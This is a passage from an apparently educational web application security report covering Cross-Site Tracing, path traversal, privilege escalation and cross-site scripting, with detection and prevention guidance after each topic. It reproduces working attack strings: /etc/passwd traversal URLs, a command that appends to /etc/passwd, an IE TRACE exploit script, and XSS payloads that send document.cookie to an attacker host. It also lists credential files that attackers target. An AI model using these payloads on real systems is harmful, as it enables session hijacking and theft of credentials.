Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:00:29 GMT
Connection: close
Allow: GET, HEAD, POST, TRACE, OPTIONS
Content-Length: 0
$
```

Figure 3-2: An HTTP Request Using the OPTIONS Header [22]

As can be seen from this example, this method is easy to use. Once `TRACE` has been verified to be supported by the target, an attacker can move on to testing for XST. This attack follows the same logic and goals as traditional XSS attacks, but it can be used as a method of bypassing the *HTTPOnly* tag that protects cookies from being accessed by JavaScript. `TRACE` simply returns any string that is sent to the web server along with the appropriate server headers (see Figure 3-3).

```
$ nc www.victim.com 80
TRACE / HTTP/1.1
Host: www.victim.com
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:01:48 GMT
Connection: close
Content-Type: message/http
Content-Length: 39
TRACE / HTTP/1.1
Host: www.victim.com
$
```

Figure 3-3: HTTP Request Using the TRACE Method [22]

As this example shows, the response body is a copy of the original request. If an attacker can instruct a victim's browser to issue a `TRACE` request and the browser contains a cookie for that domain, the cookie will be automatically included in the request headers and echoed back in the response. This cookie string will then be accessible by JavaScript. There are multiple ways to make a browser issue a `TRACE` request, but for security reasons the browser is allowed to start a connection only to the domain where the hostile script resides. This mitigating factor means an attacker must combine the `TRACE` method with another vulnerability in order to successfully mount an attack. There are therefore two ways to mount an XST attack [22]:

1. Leverage another server-side vulnerability (i.e., a normal XSS attack).
2. Leverage a client-side vulnerability (i.e., a browser vulnerability).

The reliance on other vulnerabilities means that this attack vector is constantly changing. For example, one XST attack leveraged a flaw within the `showModalDialog` function of Internet Explorer as shown in Figure 3-4.

```
<script type="text/javascript">
function xssDomainTraceRequest(){
var exampleCode="var xmlHttp = new ActiveXObject(\"Microsoft.XMLHTTP\")\;
xmlHttp.open(\"TRACE\",\"http://foo.bar\",false)\;
xmlHttp.send()\;
xmlDoc=xmlHttp.responseText\;
alert(xmlDoc)\;";
var target = "http://foo.bar";
cExampleCode = encodeURIComponent(exampleCode + ';top.close()');
var readyCode = 'font-size:expression(execScript(decodeURIComponent("' +
cExampleCode + '")))';
showModalDialog(target, null, readyCode);
}
</script>
<INPUT TYPE=BUTTON OnClick="xssDomainTraceRequest()" VALUE="Show Cookie
Information Using TRACE">
```

Figure 3-4: Example XST Attack [24]

If a victim clicks on the button, the script is executed, and the browser makes a `TRACE` request. The result is that the authorization string is revealed to the attacker, as shown in Figure 3-5.



Figure 3-5: Results of Example XST Attack [24]

3.3.3 Detection/Prevention Methods

As this is a configuration management problem, preventing it is as simple as disabling any unneeded methods (preferably all of them except `GET` and `POST`). Regular audits and testing should be done to ensure that no unwanted methods are enabled. Network monitoring for this is possible with signature-based intrusion detection. Once a strict policy has been created, the policy should be evaluated to ensure that no unwanted methods are allowed to the web server.

4 Authorization Problems

Authorization is the process of allowing access to resources only for those permitted to use them. It comes after a successful authentication, so attackers can only exploit weaknesses in authorization processes after they obtain valid credentials. The most common weaknesses in authorization processes can lead to path traversal vulnerabilities or the escalation of privileges.

4.1 Path Traversal [25]

Traditionally, web servers and applications implement authentication mechanisms in order to manage access to resources under their control. Web servers typically try to confine accessible files to a web document root, which actually represents a directory on the file system. This directory is considered the base directory with regards to the hierarchical structure of the web application. Identifying which users or groups have access, modify, or execute privileges to a specific file/folder on the server is typically done through access control lists (ACLs). All these mechanisms are in place to prevent access by malicious users to sensitive files or to avoid the execution of system commands. Unfortunately, vulnerabilities within the server's/application's handling of input parameters can lead to a path traversal/file include attack. This kind of attack is also known as the *dot-dot-slash* attack (../), directory traversal, directory climbing, or backtracking. The goal of the attack is to allow an attacker to be able to read directories or files that it normally could not read, access data outside the web document root, or include scripts and other kinds of files from external sources.

After an attacker has enumerated all the parts of an application that accept user input or fingerprinted the server and version number (as described in Section 2), he or she will move to analyzing and exploiting the input validation functions or the vulnerable server version. Most of the examples in this section will focus on a theoretical dynamic page located at `http://example.com/getUserProfile.jsp?item=`, where the content following the equals sign indicates what static information to show the users. If the validation process for this application/server is vulnerable, an attacker could insert a malicious string to access files or folders that were not intended (see Figure 4-1).

```
http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
```

Figure 4-1: Basic Path Traversal Attack [25]

This string would allow the attacker to access the password hash file of a Linux/UNIX system. Of course, this attack will fail if the server is not running on a Linux/UNIX system, which highlights the value of proper fingerprinting. This same attack could be applied to vulnerable fields within a cookie (see Figure 4-2).

```
Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd
```

Figure 4-2: Path Traversal Attack Using Vulnerable Cookie Fields [25]

Figure 4-3 shows that it is also entirely possible to include files or scripts that are located at an external source.

```
http://example.com/index.php?file=http://www.attacker.org/owned.js
```

Figure 4-3: File Inclusion from an External Source [25]

The crux of this attack vector, then, is the ability to use different characters that operate as path separators. Each operating system has its own set of characters that can be used (see Table 4-1).

Table 4-1: Representations of Paths in UNIX and Windows [26]

Operating System	Root Directory	Directory Separator	Parent Directory	Examples
UNIX-like OS	/	/	..	/home/user/docs/Letter.txt
Microsoft Windows	[drive letter:]/ or [drive letter:]\	/ or \	..	C:\user\docs\Letter.txt

Windows also specifies a common syntax to describe the location of a network resource called Universal Naming Convention (UNC). UNC filenames are often used to reference files on a server message block (SMB) share. Sometimes, an application can be made to refer to files on a remote UNC file path. If so, the Windows SMB server may send stored credentials to the attacker; these credentials can be captured and cracked. The UNC syntax is shown in Figure 4-4.

```
\\ComputerName\SharedFolder\Resource

OR the "Long UNC" version:

\\?\UNC\ComputerName\SharedFolder\Resource
```

Figure 4-4: Windows UNC Syntax [26]

Additionally, there are a few things to note about Windows. One is that the Windows application programming interface (API) will discard periods and spaces. A second thing to note is that *usually* on Windows the path traversal attack is limited to only a single partition. Finally, Windows is also case insensitive.

Beyond these techniques discussed in this section, it is also possible to show the source code of an application without the use of any path traversal characters (see Figure 4-5).

```
http://example.com/main.cgi?home=main.cgi
```

Figure 4-5: Revealing Application Source Code Without any Path Traversal Characters [25]

All the techniques can make use of URL encoding, double URL encoding, or even Unicode/UTF-8 encoding. UTF-8 encoding will, however, only work in systems that are able to accept overly long UTF-8 sequences.

4.1.1 Detection/Prevention Methods

From a web application developer standpoint, it is fairly simple to prevent a path traversal attack. All that is required is to ensure that only known good input is accepted from the user by employing a white list of allowable input. This white list will vary depending on the application. Additionally, developers should ensure that users cannot supply all parts of the path.

Outside of secure development practices, there are a number of things that can be done to detect or prevent the path traversal attack. The first thing is to have a strict policy in place to ensure that chrooted jails[30] and code access policies are in place to restrict where the files from the web server can be obtained or saved. Network monitoring can be used to enforce this policy. In addition, there are a number of common requests that are used to take advantage of the path traversal vulnerability. These attack signatures can be scanned for and identified. The following is an outline of these common requests, including some insight into what each attack signature is used for and an example of how it may be used by an attacker [27][28].

- `.` requests, `..` requests, and `...` requests
  - These are the three most common attack signatures. They are used by an attacker/worm to change directories in order to gain access to sections that may not be public. This is often used to gather information in order to gain further privileges.
  - For example, `http://host/cgi-bin/lame.cgi?file=../../../../etc/passwd`
- `%00` requests
  - This is the hexadecimal value of a null byte. It can be used to fool a web application into thinking a different file type has been requested.
  - For example, `http://host/cgi-bin/lame.cgi?page=../../../../etc/passwd%00html` (This request tricks the application into thinking the filename ends in one of its predefined acceptable file types. It is usually used if the basic method [`..` requests] does not work and has the same purpose as the `..` request.)
- < requests and > requests
  - These characters are used to append data to files and cross-site attacks (for more information, see Section 5.1).
  - For example, `http://host/cgi-bin/lame.cgi?page=echo%20"hax"%20>>%20../../../../etc/passwd` (This command appends data to the `/etc/passwd` file. The attacker can use this to append a new `user:pw` to deface a web page or to cause a cross-site attack.)
- Lots of / requests
  - This is used in an attempt to exploit a well-known Apache bug (versions before 1.3.20), which allows directory listing.
  - For example, `http://host///////////////////////////////////////////////////////////` (Eventually, on an affected system, this request would allow an attacker to gather file listings, among other things.)

There are also a number of common files and directories an attacker will request in conjunction with the preceding activity. Any successful request involving the following paths should be considered suspicious and raise an alert.

[30] "Chroot jails are a way of running programs on UNIX operating systems so that the program cannot access anything outside the 'jail' directory. It is basically an operation that changes the apparent disk root directory for the current running process and its children." Source: http://nethack.wikia.com/wiki/Chroot_jail.

- `/etc/passwd`
  - This is a text-based database containing user account information, such as usernames or home directories. It generally will give an attacker an idea as to valid usernames, system paths, and possibly hosted sites. Modern systems do not store encrypted passwords in this file; they are usually shadowed.
- `/etc/master.passwd`
  - This is the Berkeley Software Distribution (BSD) system password file that contains the encrypted passwords. If the web server runs as the user `root`, then an attacker will be able to read this file.
- `/etc/shadow`
  - This is the system password file that contains the encrypted passwords. If the web server runs as the user `root`, then an attacker will be able to read this file.
- `/etc/motd`
  - The system *Message of the Day* file contains the first message users see when they log in to a UNIX system. It may provide important system information, possibly the OS version.
- `/etc/hosts` on UNIX, or `%SystemRoot%\system32\drivers\etc\hosts` on Windows
  - This file provides information about IP addresses and network information. An attacker can use this to find out more information about the user's system/network setup.
- `/usr/local/apache/conf/httpd.conf`
  - The path to this file can be different (in NT systems), but this is the common path to the Apache web server configuration file. An attacker can use this to gain information about which websites are being hosted, as well as any special information like whether common gateway interface (CGI) or server side include (SSI) access is allowed.
- `/etc/inetd.conf`
  - This is the configuration file for the inetd service, which contains system daemons that the remote system is using. It can show an attacker if the remote system is using a wrapper for each daemon; if so, an attacker will next check for `/etc/hosts.allow` and `/etc/hosts.deny` in order to modify them.
- `.htpasswd`, `.htaccess`, and `.htgroup`
  - These provide the password authentication files for websites, which an attacker will try to view to gather both usernames and passwords.
- `access_log` and `error_log`
  - These are the log files for the Apache web server. An attacker will often check these to see what has been logged (of his own requests and others).
- `[drive-letter]:\winnt\repair\sam._` or `[drive-letter]:\winnt\repair\sam`
  - This is a backup copy of the Windows NT password file. An attacker will attempt to view this in order to gather username and password hashes.
- `autoexec.bat`

  - This file is started by certain versions of Windows (DOS, 95, 98, and ME) every time they are booted up. An attacker will modify this file to wipe any traces of an intrusion or to help execute a malicious program.
- `[drive-letter]:\WINNT\system32\LogFiles\`
  - This is the IIS directory for its version of `access_log` and `error_log`, which an attacker would view for the same reasons outlined above.

4.2 Privilege Escalation [29]

Privilege escalation occurs when a user gets access to more resources or functionality than he or she is normally allowed. This vulnerability is typically caused by a flaw in the application. The degree of damage possible depends on which privileges an attacker can obtain in a successful exploit. In addition, there are two defined types of escalation: vertical and horizontal. Vertical escalation is the ability to access resources granted to more privileged accounts and is much more damaging. Horizontal escalation is the ability to access resources granted to a similarly configured account.

Once an attacker has completely enumerated an application, he or she can test for a privilege escalation vulnerability by attempting to access functions that the attacker should not be permitted to access. For example, the legitimate `HTTP POST` in Figure 4-6 allows a user that belongs to `grp001` to access order `#0001`.

```
POST /user/viewOrder.jsp HTTP/1.1
 Host: www.example.com
 ...
 groupID=grp001&orderID=0001
```

Figure 4-6: Example Legitimate HTTP POST Request That Contains groupID and orderID Fields [29]

An attacker will analyze this request to see if modifying the values of the `groupID` and `orderID` parameters will allow access to other privileged data. For example, manually modifying the `orderID` field could give the attacker access to another order that he or she should not have access to, as shown in Figure 4-7.

```
POST /user/viewOrder.jsp HTTP/1.1
 Host: www.example.com
 ...
 groupID=grp001&orderID=0002
```

Figure 4-7: Modifying Figure 4-6 to Gain Access to the Order with orderID=2

Using this concept, an attacker will often modify parameters to a number of functions in an attempt to gain further access privileges.

4.2.1 Detection/Prevention Methods

Privilege escalation vulnerabilities can be extremely damaging. Luckily, this is a fairly old category of attack, and detection/prevention methods abound. For web application developers, fields capable of being modified by users should never be fully trusted. This means the code requesting a protected resource should always have adequate error checking methods and not

assume access will always be granted. Ideally, server-side session storage is the preferred method of maintaining the privileges available to an authorized user. Web application developers should never use client-side state mechanisms to control access.

Outside of secure development practices, controls to prevent this type of attack are fairly established and straightforward:

- Develop an access control matrix for the application in question and ensure that the principle of least privilege is maintained.
- Perform regular audits of the application to ensure compliance with this policy.

Finally, detection of abuse of the authorization mechanisms is also fairly straightforward: too many authorization errors being returned indicates something malicious is occurring.

5 Data Validation Issues

The most common web application security weakness is the improper validation or complete failure to validate input from the client or environment before using it [30]. This weakness has led to almost all major vulnerabilities in web applications. Indeed, Table 5-1 shows that data validation issues such as cross-site scripting, SQL injection, and buffer overflow make up the top three most dangerous programming errors for 2010 [31], and there seems to be no indication that their primacy will end anytime soon. The potential damage that can occur from these attacks is significant. It is, therefore, extremely important to fully understand the various attacks in this section and what can be done to protect against them.

Table 5-1: 2010 CWE/SANS Top Five Most Dangerous Programming Errors[31]

Rank	Score	ID	Name
1	346	CWE-79	Improper Neutralization of Input during Web Page Generation (Cross-Site Scripting)
2	330	CWE-89	Improper Neutralization of Special Elements Used in an SQL Command (SQL Injection)
3	273	CWE-120	Buffer Copy without Checking Size of Input (Classic Buffer Overflow)
4	261	CWE-352	Cross-Site Request Forgery (CSRF)
5	219	CMW-285	Improper Access Control (Authorization)

5.1 Cross-Site Scripting

> *"We're entering a time when Cross-Site Scripting has become the new Buffer Overflow and JavaScript Malware is the new shell-code."*—Jeremiah Grossman *[32]*

Cross-site scripting (XSS) is a type of security vulnerability that enables malicious attackers to inject client-side scripts into web pages viewed by others. Through this, an attacker can gain elevated access privileges to sensitive page content, session cookies, and any other information maintained by the browser. The attacker can also inject other payloads, including JavaScript malware, cross-site request forgery, and drive-by downloads. There are four main types of XSS discussed in this section: Reflected XSS, Stored XSS, DOM-Based XSS, and Cross-Site Flashing.

5.1.1 Background Information

In order to better understand these attacks, this section describes some key concepts that client-side scripts employ.

Many of the attacks described in this section take advantage of the authentication mechanisms employed by current browsers [33]. Implicit authentication is an authentication mechanism employed by modern browsers that requires users to enter their credentials only once per session per web application. After the initial authentication step, browsers will cache the user's credentials and offer them on behalf of the user for every further request to that site until the session expires. Transparent implicit authentication takes this concept a step further by executing

[31] The CWE/SANS list of programming errors is the result of a collaboration between MITRE Corporation's Common Weakness Enumeration dictionary and the SANS Institute. For information on the 25 errors on the list, visit http://cwe.mitre.org/top25/ [31].

the initial authentication step in such a way that it is entirely transparent to the user. An example of this is a Windows NT local area network (LAN) manager (NTLM) authentication-supported web browser that obtains authentication credentials from the underlying operating system (i.e., single sign-on). This method of authentication is commonly used on an intranet where both the client and the server authenticate to the same security domain.

Another concept that needs to be understood is the Same Origin Policy (SOP). This security policy applies to active client-side content embedding in web pages. It is specifically defined as, "A given JavaScript is only allowed read and/or write access to properties of elements, windows, or documents that share the same origin with the script" [34]. The main issue with the SOP is that there is a loophole, one that almost all the attacks described in the following sections seek to exploit. JavaScript is permitted to dynamically include elements from arbitrary locations in the Document Object Model (DOM)[32] tree of its container document. This capability, coupled with the fact that the SOP applies on a document level, creates many opportunities for abuse. After a successful inclusion process, the remote element becomes part of the same document as the script. The script then has access to the properties of the elements that are readable through JavaScript calls—which includes practically all the content displayed on the page and the cookies/session IDs, among other things. Even if a script has no direct access to remote targets that do not satisfy the SOP, the script may be able to infer various bits of information from the process of including the remote element into the page's DOM tree.

5.1.2 Reflected XSS

Also known as non-persistent XSS, Reflected XSS represents the most common type of XSS. The main idea behind this type of XSS is that the attack does not load with the vulnerable web application but is originated by the victim loading the offending URL. Attackers typically construct and test the offending URL; then, using some social engineering, they convince victims to load the URL in the browser. Once a victim navigates to the URL, the attacker's code executes using the victim's credentials (taking advantage of implicit authentication). This type of attack is typically used to log key strokes, steal cookies, read stored passwords, and change the content of the page (e.g., download links) to install more malicious software. Figure 5-1 shows an example malicious link.

```
http://www.vulnerable.site/welcome.cgi?name=<script>window.op
en("http://www.attacker.site/collect.cgi?cookie="%2Bdocument.
cookie)</script>
```

Figure 5-1: Example Reflected XSS Link [35]

The offending script has been highlighted for clarity in Figure 5-2, which shows the response page to the malicious link.

[32] "The Document Object Model is a platform- and language-neutral interface that will allow programs and scripts to dynamically access and update the content, structure and style of documents. The document can be further processed and the results of that processing can be incorporated back into the presented page." Source: http://www.w3.org/DOM/.

```
1 <HTML>
2 <Title>Welcome!</Title>
3 Hi
4 <script>window.open("http://www.attacker.site/collect.cgi?cookie="+
document.cookie)</script>
5 <BR>
6 Welcome to our system
7 ….
8 </HTML>
```

Figure 5-2: Example Response to a Reflected XSS Link [35]

The victim's browser would interpret this response as an HTML page containing a piece of JavaScript code. This code, when executed, is allowed to access all cookies belonging to *www.vulnerable.site*, as it is now part of the same document and is not in violation of the SOP. Ultimately, when the browser executes the embedded JavaScript, it would send a request with the value of the cookies of *www.vulnerable.site* to the `collect.cgi` script at the attacker-controlled *www.attacker.site*.

Attackers typically test for Reflected XSS in three phases [36]. First, they detect all the input vectors of the application. This phase of testing is part of the information-gathering phase and has been discussed in Section 2.3. Once all the input vectors have been enumerated, attackers move on to analyzing each one to detect potential vulnerabilities. To detect an XSS vulnerability, the attacker will use specially crafted and typically harmless input data with each input vector. If the site is vulnerable, these data will trigger responses from the web browser that can be used to manifest the vulnerability. Testing data can be generated by a fuzzer[33] or manually. The XSS Cheat Sheet[34] has up-to-date examples of test strings often used by attackers, many of which are constructed for filter evasion.

To help better highlight the sequence of events, the following list maps out a typical exploit scenario:

1. Alice often visits a particular website, which is hosted by Bob. Bob's website allows Alice to log in with a username/password and store sensitive data.
2. Mallory observes that Bob's website contains a Reflected XSS vulnerability.
3. Mallory crafts a URL to exploit the vulnerability and sends an email to Alice. This URL will point to Bob's website but will contain Mallory's malicious code, which the website will reflect.
4. Alice is enticed to visit the URL Mallory provided and does so.
5. The malicious script embedded in the URL executes in Alice's browser, as if it came from Bob's server. The script can now interact with the elements of the site and, for instance, send Alice's session cookie to Mallory, so that Mallory can steal sensitive information about Alice.

[33] "Fuzzers are frameworks that provide invalid, unexpected, or random data to the inputs of a program. If the program fails (for example, by crashing or failing built-in code assertions), the defects can be noted." Source: http://en.wikipedia.org/wiki/Fuzz_testing.

[34] The XSS Cheat Sheet is available at http://ha.ckers.org/xss.html.

Ultimately, Reflected XSS is a form of cross-site scripting that involves constructing malicious links in the hopes of executing the embedded client-side script in an unsuspecting user's web browser. Nothing is ever stored at the vulnerable site, and it is typically used for targeted attacks.

5.1.3 Stored XSS

Also known as persistent XSS, Stored XSS is the most devastating and dangerous type of XSS. This attack occurs when malicious data provided by an attacker is not properly filtered and is saved by the server. This data will be permanently displayed on pages returned to other users. Web applications that allow users to store data (e.g., online message boards, social networking sites, and wikis) are the potential targets. This attack can be much more damaging because an attacker's script is rendered automatically, without the need to individually target victims or lure them to a third-party website. Stored XSS can be used to conduct a number of browser-based attacks [37], including hijacking another user's browser, capturing sensitive information viewed by application users, defacing the application, port-scanning internal hosts, and delivering browser-based exploits. Stored XSS is particularly dangerous to security domains where users with high privileges have access, as it can be used as a quick way to gain administrative access if an administrator visits the vulnerable page. There are also a number of exploit frameworks (e.g., XSS-Proxy[35] and Backframe[36]) that assist in complex JavaScript exploit development.

Again, the first phase of the attack involves enumerating all the input vectors of the application, as with Reflected XSS. With Stored XSS, however, the focus is on input that is stored in the back end and then displayed by the application. Typical locations of stored user input are user/profile pages, shopping carts, file managers, settings/preferences pages, or comment/topic sections [37]. Once an attacker has enumerated all the possible stored input locations, he or she will analyze them in a similar manner to Reflected XSS. This analysis phase typically involves inputting some simple test strings that are normally harmless. If the application allows the input to be submitted and displays it, the attacker will construct input with more malicious purposes. An example possible vulnerable location is a user details form. This form could contain an email input location, as shown in Figure 5-3.

```
<input class="inputbox" type="text" name="email" size="40"
value="aaa@aa.com" />
```

Figure 5-3: Example Email Input Location in an HTML Form [37]

The text highlighted in red represents the location in which user input is stored to be passed to the application's back end. An attacker would seek to inject code in the stored data and see if it is returned. Two examples of malicious input are shown in Figure 5-4 and Figure 5-5.

```
aaa@aa.com"><script>alert(document.cookie)</script>
```

Figure 5-4: Example Stored XSS Test String [37]

[35] For more information, visit http://xss-proxy.sourceforge.net/.

[36] For more information, visit http://www.gnucitizen.org/blog/backframe/.

```
aaa@aa.com%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E
```

Figure 5-5: Example Encoded Stored XSS Test String [37]

If the site has a Stored XSS vulnerability, a pop-up window containing the cookie values will appear when viewing the user details page containing the malicious script, as in Figure 5-6.



Figure 5-6: Stored XSS Causing Pop-Up Containing a User's Cookie [37]

Attackers will also pay special attention to file upload locations, for a number of reasons [37]. It can be possible to upload HTML content. If this is the case, for instance if HTML or TXT files are allowed, an XSS payload can be injected in the file that is uploaded. Attackers may also take advantage of design flaws in the application that allow for setting arbitrary multipurpose internet mail extension (MIME) types. This can allow innocuous files (i.e., JPG or GIF) to contain an XSS payload that will be executed by the browser when they are loaded. This is possible when the MIME type for an image can be set to text/html, which will be treated as HTML by the client browser.

The following maps out a fairly tame exploit scenario:

1. Mallory posts some malicious code in the form of a message/picture and the link to a social network or to any site that accepts then displays user input.
2. Bob views Mallory's message, and Mallory's XSS steals Bob's cookie/credentials.
3. Mallory hijacks Bob's session/account and impersonates him.

If Bob was an administrator, Mallory now has administrative access to the application. Ultimately, Stored XSS is a form of XSS that involves constructing malicious input in the hopes that it will be stored by the server and displayed to any user that views the vulnerable location.

5.1.4 DOM-Based XSS [38]

DOM-Based XSS is the name for XSS bugs that result from active content on a page (typically JavaScript) obtaining user input and then doing something unsafe with it, leading to the execution of injected code. These bugs take advantage of the DOM, the structural format that may be used to represent documents in the browser. The DOM enables dynamic scripts, such as JavaScript, to reference components of the document, such as a form field or a session cookie. A DOM-Based XSS vulnerability may occur when active content, such as a JavaScript function, is modified by a specially crafted request leading to a DOM element that can be controlled by an attacker. Unlike the previous two XSS techniques, DOM-Based XSS does not require the attacker to control the content returned from the server. Instead, an attacker can abuse poor JavaScript coding practices to achieve the same results.

The main difference between DOM-Based XSS and other XSS vulnerabilities is that DOM-Based XSS vulnerabilities control the flow of the code by using elements of the DOM along with code crafted by the attacker to change the flow. This unique attack method allows DOM-Based XSS vulnerabilities to be executed in many instances without the server being able to determine what is actually being executed. By comparison, other XSS vulnerabilities work by having the server pass an unsanitized parameter to the victim where the unsanitized code is then executed in the context of the victim's browser. DOM-Based XSS may result in general XSS filtering and detection rules simply being unable to function. For example, examine the client-side code in Figure 5-7.

```
<script>
document.write("Site is at: " + document.location.href + ".");
</script>
```

Figure 5-7: Example Client-Side Code [38]

This represents some very simple and straightforward client-side code. It may be possible for an attacker to append `#<script>alert('xss')</script>` to the page's URL, which would, when executed, display the alert box. This appended code would not be sent to the server, as everything after the `#` would not be treated by the browser as part of the query but as a fragment. Of course this example is fairly harmless, as the code is immediately executed and would only affect the attacker, but it illustrates the important fact that this vulnerability rests entirely on the client side.

The advent of Web 2.0 applications, which are highly dynamic, gave rise to this new class of XSS. There have been very few papers published on this topic, because the vulnerability is a fairly new phenomenon. A typical exploit scenario uses JavaScript to access and extract data from the URL via the Any Location DOM method, or through the use of the XMLHttpRequest method to receive raw non-HTML data from the server. The delivery method of the attack seems to be similar to that of Reflected XSS (i.e., through a malicious link in an email/IM/site), but it is worth noting again that there is no server-side interaction with DOM-Based XSS.

5.1.5 Cross-Site Flashing [39]

Cross-Site Flashing (XSF) is a vulnerability that has a similar impact to XSS but deals specifically with Adobe Shockwave Flash (SWF) files. It relies on taking advantage of insecure implementation patterns in ActionScript, the language used by Flash applications. There are three versions of ActionScript that are actively in use: 1.0, 2.0, and 3.0. The 3.0 version is a complete rewrite of the language designed to support object-oriented design. The power of ActionScript is more akin to client-side Java than to JavaScript, with access to methods that allow for low-level network communication, for instance. This power, combined with poor coding practices and Adobe's security issues, has led to many problems with Flash. In particular, since Flash applications are often embedded in browsers, vulnerabilities like DOM-Based XSS can be present. Rather than focusing on the problems of the language itself, which are mitigated by frequently released new patches, this section describes some issues that are exploitable due to insecure programming practices.

Some necessary information about the language needs to be expressed before going into the actual vulnerabilities [40]. SWF files are interpreted by a virtual machine that is embedded in the player itself, meaning they can be potentially decompiled and analyzed. There are many decompilers

freely available (a list is maintained at the OWASP Flash Security Project page[37]), one of which is Flare. To decompile a SWF file with flare, an attacker simply needs to download the SWF file and issue this command: `flare hello.swf`. This will result in a new file called *hello.flr*, whose code can now be examined by the attacker. Decompilation can help an attacker because it allows for deep analysis of source code, revealing vulnerabilities that would have otherwise not been known.

Flash has issues with undefined FlashVars (variables) and even unsafe methods. FlashVars are the variables that the developer planned on receiving from the web page. They are typically passed in from the object or embed tag in the HTML (see Figure 5-8).

```
<object width="550" height="400" classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase=
"http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=9,0,124,0">
 <param name="movie" value="somefilename.swf">
 <param name="FlashVars" value="var1=val1&var2=val2">
 <embed src="somefilename.swf" width="550" height="400"
FlashVars="var1=val1&var2=val2">
</embed>

</object>
```

Figure 5-8: Passing FlashVars Through the Embed Tag [39]

These variables could also be initialized from the URL, which looks very similar to a normal `GET` request, as in Figure 5-9.

```
http://www.example.org/somefilename.swf?var1=val1&var2=val2
```

Figure 5-9: Passing FlashVars Through the URL [39]

In ActionScript 3.0, a developer must explicitly assign the FlashVar values to local variables. On the other hand, in ActionScript 2.0, any uninitialized global variable is assumed to be a FlashVar. Global variables are prepended by `_root`, `_global`, or `_level0`. This means that if *_root.varname* is undefined, it could be overwritten by an attacker (see Figure 5-10).

```
http://victim/file.swf?varname=value
```

Figure 5-10: Overwriting an Undefined Global Variable [39]

Decompilation can help assist an attacker in identifying which variables have not been initialized and therefore can be arbitrarily initialized. This can be a potentially damaging attack vector because it allows an attacker to insert data and, potentially, code to be used by the application, as in Figure 5-11.

[37] For more information, visit http://www.owasp.org/index.php/Category:OWASP_Flash_Security_Project.

```
http://victim/file.swf?language=http://evil.example.org/malicious.xml?
```

Figure 5-11: Inserting a Malicious XML File [39]

This code would have the effect of initializing the `_root.language` variable to an attacker-controlled XML file. This XML file could be used by the application as data for internal functions, as output to be displayed to the user, or a number of other things.

Unsafe methods are typically taken advantage of after an entry point in the application has been identified. Like other attacks in this category, if the input data is not properly validated, there could be a security issue. Some of the potentially unsafe ActionScript methods are [41]

- `asfunction()`
- `flash.external.ExternalInterface.call(_root.callback)`
- `FScrollPane.loadScrollContent()`
- `getURL()`
- `htmlText`
- `loadMovie()`
- `loadMovieNum()`
- `loadVariables()`
- `LoadVars.load ( 'url' )`
- `LoadVars.send`
- `navigateToURL()`
- `NetStream.play ( 'url' )`
- `Sound.loadSound( 'url' , isStreaming )`
- `XML.load ( 'url' )`

An attacker can take advantage of these methods in a number of interesting and damaging ways. A couple things to note about the following examples are

1. In order to exploit the vulnerability, the SWF file should be hosted by the victim.
2. The techniques of Reflected XSS must be used.

In other words, the browser must load a pure SWF file directly in the location bar, through either redirection or social engineering or by loading it through an iframe.

The `getURL()` function in ActionScript 2.0 and its counterpart `navigateToURL` in ActionScript 3.0 allow an SWF file to load a URL into the browser's window. This means that it can be possible to call Javascript in the same domain where the SWF file is hosted if an undefined variable is used as the first argument for `getURL` (i.e., `getURL(_root.URI,`_targetFrame`);)`, or if a FlashVar is used as a parameter to a `navigateToURL` function [see Figure 5-12]).

```
var request:URLRequest = new URLRequest(FlashVarSuppliedURL);
navigateToURL(request);
```

Figure 5-12: navigateToURL with a FlashVar Parameter [39]

If an attacker were to construct a request such as the one in Figure 5-13, an XSS vulnerability would be the result.

```
http://victim/file.swf?URI=javascript:evilcode
```

Figure 5-13: Malicious Request to a SWF File [39]

The `asfunction` can be used by an attacker to augment the previous attack by causing the link to execute an ActionScript function in the SWF file rather than opening a URL. This protocol could be used on every method that has a URL as an argument except for Flash Player 9, which restricted its use to within an HTML TextField. An example URL is shown in Figure 5-14.

```
